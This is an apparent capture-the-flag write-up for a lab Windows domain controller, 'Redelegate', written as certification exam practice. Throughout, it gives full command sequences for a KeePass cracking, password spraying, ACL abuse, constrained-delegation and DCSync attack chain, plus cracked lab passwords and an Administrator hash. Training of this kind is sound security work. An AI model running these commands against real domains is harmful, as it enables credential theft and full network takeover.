

Summary
Redelegate is a Windows domain controller that chains several misconfigurations across a realistic attack path. Anonymous FTP access exposes a KeePass database alongside training materials that hint directly at the password format in use. Cracking the database reveals SQL credentials used for RID brute force enumeration, and spraying those usernames with the same seasonal password pattern lands a domain credential. BloodHound maps an ACL chain through ForceChangePassword to a WinRM-capable account. Privilege escalation combines two misconfigurations: SeEnableDelegationPrivilege on Helen.Frost and GenericAll over the FS01$ machine account. Together they allow configuring constrained delegation on FS01$, impersonating the domain controller, and performing DCSync.
Flags:
- User — FTP → KeePass cracking → password spray → ForceChangePassword → WinRM as
helen.frost - Root — SeEnableDelegationPrivilege + GenericAll → constrained delegation → DCSync → pass-the-hash as
Administrator
Detailed Walkthrough
Enumeration
Nmap Scan
Full TCP scan first:
sudo nmap -p- --min-rate 1000 -T4 10.129.234.50 -oA TCP_allportsExtract open ports and run detailed enumeration:
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.234.50
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd [anonymous login allowed]
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows AD LDAP (Domain: redelegate.vl)
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00
3268/tcp open ldap Microsoft Windows AD LDAP (Domain: redelegate.vl)
3389/tcp open ms-wbt-server Microsoft Terminal Services
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open mc-nmf .NET Message Framing
- 21 (FTP) allows anonymous login and nmap already shows three files present — first thing to pull
- 88/389/3268 confirm a domain controller, domain is
redelegate.vl- 1433 (MSSQL) is open — worth testing any credentials we find
- 5985 (WinRM) is open — credentials will get us a shell
- 3389 (RDP) is available as a backup access method
The scan reported a ~3 hour clock skew. Fix it before any Kerberos operations:
sudo nano /etc/hosts
# 10.129.234.50  redelegate.vl dc.redelegate.vl

sudo ntpdate 10.129.234.50
FTP Anonymous Access
ftp 10.129.234.50Log in with anonymous:anonymous:

Three files are present. Pull them all:
binary
mget *
Read both text files before touching the KeePass database:


The third training agenda talk is titled “Why SeasonYear! is not a good password”. This is a direct hint at the password convention in use. The audit document flags unused domain objects and ACL misconfigurations as open items, both worth keeping in mind later for lateral movement and privilege escalation.
KeePass Cracking
Build a seasonal password list going back four years:
Spring2026!
Summer2026!
Autumn2026!
Fall2026!
Winter2026!
Spring2025!
Summer2025!
Autumn2025!
Fall2025!
Winter2025!
Spring2024!
Summer2024!
Autumn2024!
Fall2024!
Winter2024!
Spring2023!
Summer2023!
Autumn2023!
Fall2023!
Winter2023!
Convert the KeePass database to a crackable hash and run it against the list:
keepass2john Shared.kdbx > Shared.kdbx.hash
john --wordlist=seasonal.txt Shared.kdbx.hash
Master password: Fall2024!
Open the database:

Seven entries are stored inside. Testing each credential set against the available services, only SQLGuest authenticates:

nxc mssql 10.129.234.50 -u SQLGuest -p zDPBpaF4FywlqIv11vii --local-auth
Finding 1 — Anonymous FTP Access Exposing KeePass Credential Store with Predictable Master Password
User Enumeration and Password Spray
With a valid MSSQL account, use RID brute force to enumerate domain users:
nxc mssql 10.129.234.50 -u 'SQLGuest' -p 'zDPBpaF4FywlqIv11vii' --local-auth --rid-brute
Build a user list from the results:
Administrator
Guest
Christine.Flanders
Marie.Curie
Helen.Frost
Michael.Pontiac
Mallory.Roberts
James.Dinkleberg
Ryan.Cooper
sql_svc
Spray the seasonal password list against all users over SMB:
nxc smb 10.129.234.50 -u users.txt -p seasonal.txt --continue-on-success
One hit: Marie.Curie:Fall2024!
Active Directory Enumeration — BloodHound
Collect BloodHound data with valid credentials:
rusthound-ce -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' -o ./bh -z

Start BloodHound and import the data:
bloodhound-start


Mark Marie.Curie as owned and run the shortest path from owned principals:
The graph reveals a clear ACL chain:

- Marie.Curie is a member of Helpdesk
- Helpdesk has ForceChangePassword over Helen.Frost
- Helen.Frost is a member of Remote Management Users
The CyberAudit document mentioned ACLs being rechecked as an open item. The ForceChangePassword edge is exactly the kind of misconfiguration that audit was supposed to catch.
Foothold — WinRM as Helen.Frost
Reset Helen.Frost’s password via the ForceChangePassword right:
bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password Helen.Frost Password1!
evil-winrm -i 10.129.234.50 -u Helen.Frost -p 'Password1!'
Finding 2 — ACL Misconfiguration Allowing Unauthorized Password Reset and Lateral Movement
Privilege Escalation
Identifying the Attack Surface
whoami /priv
Helen.Frost holds SeEnableDelegationPrivilege, a privilege that allows configuring delegation settings on accounts, including setting the TRUSTED_TO_AUTH_FOR_DELEGATION flag and writing msDS-AllowedToDelegateTo. Back in BloodHound, her group membership reveals the second half of the attack:

Helen.Frost is a member of the IT group, which holds GenericAll over the FS01$ machine account. Combined with SeEnableDelegationPrivilege, the attack chain is:
- Reset
FS01$’s password via GenericAll - Set
TRUSTED_TO_AUTH_FOR_DELEGATIONonFS01$via SeEnableDelegationPrivilege - Configure
msDS-AllowedToDelegateTotargetingcifs/dc.redelegate.vl - Use
FS01$’s TGT to request a service ticket impersonating the DC machine account via S4U2self + S4U2proxy - DCSync using that ticket
Configuring Constrained Delegation on FS01$
Get a TGT for Helen.Frost to authenticate bloodyAD via Kerberos:
impacket-getTGT redelegate.vl/HELEN.FROST:'Password1!'
export KRB5CCNAME=HELEN.FROST.ccache

Reset FS01$’s password using Kerberos authentication:
bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set password "FS01$" 'Password1!'
Confirm the credentials work:
nxc smb redelegate.vl -u FS01$ -p 'Password1!'
Set the TRUSTED_TO_AUTH_FOR_DELEGATION flag on FS01$:
bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" add uac FS01$ -f TRUSTED_TO_AUTH_FOR_DELEGATION
Configure the delegation target:
bloodyAD -d redelegate.vl -k --host "dc.redelegate.vl" set object FS01$ msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
S4U2self + S4U2proxy — Impersonating the Domain Controller
Get a TGT for FS01$:
impacket-getTGT redelegate.vl/fs01\$:'Password1!' -dc-ip 10.129.234.50
export KRB5CCNAME=fs01\$.ccache

Request a service ticket impersonating the dc machine account against the CIFS service on the DC:
impacket-getST -k -no-pass redelegate.vl/fs01\$ -spn cifs/dc.redelegate.vl -impersonate dc -dc-ip 10.129.234.50
DCSync
export KRB5CCNAME=dc@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
impacket-secretsdump -k dc.redelegate.vl -just-dc-user Administrator
Administrator NTLM hash recovered: ec17f7a2a4d96e177bfd101b94ffc0a7
Finding 3 — SeEnableDelegationPrivilege Combined with GenericAll Allowing Constrained Delegation Configuration and Domain Compromise
Administrator Access
evil-winrm -i redelegate.vl -u Administrator -H 'ec17f7a2a4d96e177bfd101b94ffc0a7'
Takeaways
How this box helped me prepare for the CPTS exam
-
Read everything you pull from FTP before touching binaries. The text files on this box handed over the password format directly. On engagements and the exam, treat documents as intelligence. They often tell you exactly what to try.
-
keepass2john into John or Hashcat is a standard workflow. KeePass databases appear regularly on Windows engagements. The conversion step is simple and the payoff is high. If you find a
.kdbx, always crack it. -
Run
